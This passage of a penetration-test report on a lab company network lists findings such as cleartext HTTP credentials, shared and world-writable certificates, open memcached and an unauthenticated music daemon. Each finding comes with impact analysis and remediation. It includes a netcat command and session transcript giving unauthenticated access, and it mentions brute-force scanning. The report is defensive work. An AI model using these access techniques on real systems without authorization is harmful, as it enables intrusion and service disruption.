[16] https://attack.mitre.org/techniques/T1552/

Recommended Remediations: Enforce a complex password policy for users on the E-Commerce site that involves a minimum length of 8 characters, at least one uppercase character, one lowercase character, one number, and one special character.

M2: HTTP Cleartext Credentials; CVSS 6.0

Systems: 10.0.17.12- scrumdiddlyumptious (HTTP/ 443),
10.0.17.50 - crunch (HTTP/ 80)

https://scrumdiddlyumptious.warehouse.lebonboncroissant.com/customer, https://crunch.warehouse.lebonboncroissant.com/manager and https://crunch.warehouse.lebonboncroissant.com/host-manager

Description: The scrumdiddlyumptious web server, although configured to encrypt server-to-client communications, communications to the database on 10.0.17.14 and the web server were not encrypted (T1040[17]).

The webserver located on crunch uses HTTP port 80. HTTP transmits sensitive information in cleartext which can be sniffed out by an adversary as seen in figure A. The connection is unencrypted therefore any credentials that you type in are available to be read.

Proof of Compromise (POC):

The testing team discovered this information by investigating the request headers after sending a login request on https://10.0.17.12/customer

Figure A. Allowed plaintext authentication for scrumdiddlyumptious

[17] https://attack.mitre.org/techniques/T1040/

Utilizing Wireshark and narrowing down the filter to HTTP traffic, as seen in figure B. By expanding the packet and looking at the authorization you can see the credentials in plain text.




Figure B. Evidence of cleartext passwords being passwd.

Business Impact Analysis: If an adversary were to perform a MITM attack, a user's credentials will be sent over plaintext giving the adversary the login information. As seen in figure B the credentials used were for management on the Apache Tomcat web server, with that access the adversary would be able to gain root into your machine.

Recommended Remediations: At the very least, install a self-signed certificate to mitigate the possibility of an adversary doing a mitm http attack. The optimal configuration is the use of HTTPS which is secure transmission of HTTP. By configuring your web server to use HTTPS you will be encrypting the communication while still providing authentication.

M3: Wildcard HTTPS Certificate; CVSS 4.5

System: 10.0.17.10, 10.0.17.11, 10.0.17.12, 10.0.17.13 (TCP/ 443)

Description: A wildcard certificate was observed to cover many devices in the domain with the same private key (T1557[18]).

Proof of Compromise (POC):

The testing team observed that each certificate on the systems were issued to the same domain name and used the same private key to encrypt communications.




Figure A. Wildcard certificate for 10.0.17.10

[18] https://attack.mitre.org/techniques/T1557/




Figure B. Wildcard certificate for 10.0.17.12

Business Impact Analysis: A wildcard certificate creates a security risk for all devices in the domain. If the private key were to become compromised an adversary could conduct a man–in-the-middle (MITM) attack on all devices using the wildcard certificate, as opposed to a single system.

Recommended Remediations: Certificates should be unique for each individual server. In the case a certificate becomes compromised the security risk is mitigated to only one affected device.

M4: Writeable HTTPS Certificates; CVSS 6.5

System: 10.0.17.12 (TCP/ 443)

Description: Certificates are writable, and readable by any user in the system. An adversary could modify or inject their own certificate, as well as read and copy them (T1557[19]).

Proof of Compromise (POC):

Browsing to /etc/ssl/certs as the postgres user, allowed the viewing and modifying of the .pem files. They have permissions which allow any user on the system to have those privileges.




Figure A. Listing of directory files in /etc/ssl/certs using the user postgres

[19] https://attack.mitre.org/techniques/T1557/




Figure B. Content of a certificate in the directory

Business Impact Analysis: The confidentiality of the web servers can be compromised, as an attacker can use the certificates to capture the traffic going and leaving the web servers, and decrypt them. A man-in-the-middle attack is possible, leading to compromise of user data, even using a protocol such as HTTPS.

Recommended Remediations: Make the SSL folder only readable by root and the ssl-certs group, so that arbitrary users cannot edit the certificate data. The testing team also recommended removing the postgres user from the ssl-certs group in the interim as postgres is not currently configured to handle SSL/TLS connections.group.

M5: Unauthenticated Access to Upload/Download on Memcached; CVSS 4.7

System: 10.0.17.15 (TCP/ 11211)

Description: The ability to upload and download from the memcached server on TCP port 11211 allows for adversaries to store or download data they shouldn't have access to (T1190[20]).

Proof of Compromise (POC):

Install memcached-tools to interact with the memcached server. The memccp command was used to upload a test page to memory, and memccat was used to concatenate the contents of that test page. The command memcdump pulled down anything in the cache, which was just the test page. Please see the below screenshot for the exact commands The testing team issued to exploit this vulnerability.




Figure A. memcached commands to send, read, and receive data from 10.0.17.15

Business Impact Analysis: An adversary can conduct an unauthorized read of information stored on 10.0.17.15's memory cache.

Recommended Remediations: The testing team recommends implementing network segmentation, and/or host based firewall rules, for only necessary connections to and from the service.

[20] https://attack.mitre.org/techniques/T1190/

M6: Unauthenticated Access to Sabotage RockBox MPD; CVSS 6.5

System: 10.0.17.87 (TCP/ 6600)

Description: Unauthenticated access on TCP/port 6600 gives anyone the ability to Netcat (Figure A) into the Music Player Daemon 0.21.11 running locally on RockBox (T1021[21]). This ability gives the adversary the ability to shutdown service, regulate volume, list/edit song information (Figure B), regulate partitions,delete song data, and send messages locally within the Daemon (Figure C).

Proof of Compromise (POC):

Issuing the "nc 10.0.17.87 6600" command allows for a remote user to access the MPD service, unauthenticated.

```
└─# nc 10.0.17.87 6600
OK MPD 0.21.11
```

Figure A. Successful access to the service




Figure B. Song Information

```
subscribe 1
OK
channels
channel: 1
OK
sendmessage 1 hey
OK
readmessages
channel: 1
message: hey
OK
```

Figure C. Client to Client Messaging

[21] https://attack.mitre.org/techniques/T1021/

Business Impact Analysis: An adversary can leverage this to regulate a potentially important service by stopping music from playing in offices resulting in the loss of productivity and potentially distracting by increasing volume and creating annoying noises which affects the workers.

Recommended Remediations: The password for the service should be set in the configuration file locally as well as proper permissions set for manipulating outputs, stickers and partitions, mounting/unmounting storage and shutting down MPD.

M7: Gift Card Services Denial Of Service

System: 10.0.17.11 (TCP/ 80, 443)

Description: After running multiple network scans such as hydra and nmap, the systems resulted in being down (down meaning unresponsive/off) or inoperable such as sending back 502 http error codes instead of the information requested (T1110[22]).




Figure A. The command issued that rendered the system unresponsive.

Business Impact Analysis: Because this system hosts the Customer Gift Card Checking Systems, customers would not be able to redeem or purchase gift cards if this service were to become unavailable. Further, this would damage customer relations and could diminish potential revenue.

Recommended Remediations: Allocate more system resources to these systems. This includes giving more ram, assigning more CPU cores, or running the services with more CPU priority. Another solution could be to set up a firewall rule to limit the requests and request types they can accept.

[22] https://attack.mitre.org/techniques/T1110/

Low Risk Findings

L1: TLS 1.0, 1.1 Downgrade Attacks; CVSS 3.7

System: 10.0.17.10, 10.0.17.12, 10.0.17.13 (TCP/ 443)

Description: The web servers detected on TCP port 443 on these systems accept vulnerable and outdated TLS versions (T1562.010[23]).




Figure A. 10.0.17.10 allowing TLS 1.0




Figure B. 10.0.17.12 allowing TLS 1.0




Figure C. 10.0.17.13 allowing TLS 1.0

Business Impact Analysis: By using unsupported TLS versions, these web servers may be vulnerable to downgrade attacks.

[23] https://attack.mitre.org/techniques/T1562/010/

L2: Unsupported Version of Apache Tomcat; CVSS 2.7

System: 10.0.17.50 (TCP/ 9090)

Description: The Apache Tomcat web server hosted on TCP/9090 version 6.0.x became unsupported December 2016 and is not receiving patches (T1404[24]).




Figure A. Apache Tomcat version as discovered on 10.0.17.50:9090

Business Impact Analysis: Without vendor support of Apache Tomcat, and security vulnerabilities discovered do not need to be addressed by the vendor rendering *Apache Tomcat 6.0.x users vulnerable to attack.*

Recommended Remediations: Update to a supported Apache Tomcat version. At the time this document is being created version 8 or above is supported.

[24] https://attack.mitre.org/techniques/T1404/

L3: Information Disclosure on E-Commerce Site; CVSS 2.7

System: 10.0.17.12

Description: The webserver had open directory access which allows anyone to view the contents of certain folders (T1595[25]).

Proof of Compromise (POC):

Clicking onto the inventory page of the e-commerce website loads a directory index for all of your inventory items in jpg format, as shown in Figure A below.




Figure A. Index of inventory directory on 10.0.17.12

Business Impact Analysis: This can give an adversary more information on what the server has and possible attack vectors to abuse. In this case, your inventory and potentially original or trademarked products were accessible by browsing to the directory.

[25] https://attack.mitre.org/techniques/T1595/

Recommended Remediations: Disabling directory indexing will mitigate the possibility of leaked files on the web server.

L4: Web-Service Misconfiguration; CVSS 2.6

System: 10.0.17.50 (TCP/ 9090)

Description: The Apache Tomcat web server hosted on TCP/9090 had default files that should be removed as they assist attackers in their reconnaissance phase (T1557[26]). The files in this case were the Examples which provided JSP (Figure E) and servlets (Figure C) for demonstration which allowed an adversary to paste client side HTTP, providing information about how the server might be used (Figure A). The page also contained the default welcome page, DOCs, and access to brute force the management portal of Tomcat (Figure D).

Proof of Compromise (POC):

Open up your web browser and point 10.0.17.50:9090 gives you the default welcome page as seen in (Figure A).




Figure A. Default Homepage of Tomcat with modules on the left

[26] https://attack.mitre.org/techniques/T1557/

Browse to either the Servlets Examples (Figure C), JSP examples (Figure E), or the Tomcat Manager (Figure D).

Apache Tomcat Examples

- Servlets examples
- JSP Examples

Figure B. Default Apache Tomcat "examples" directory

Figure C. Default Apache Tomcat "servlets" page




Figure D. Tomcat Manager asking for credentials

Figure E. Default Apache Tomcat "JSP" page

Figure F "JSP" page for setting a calendar

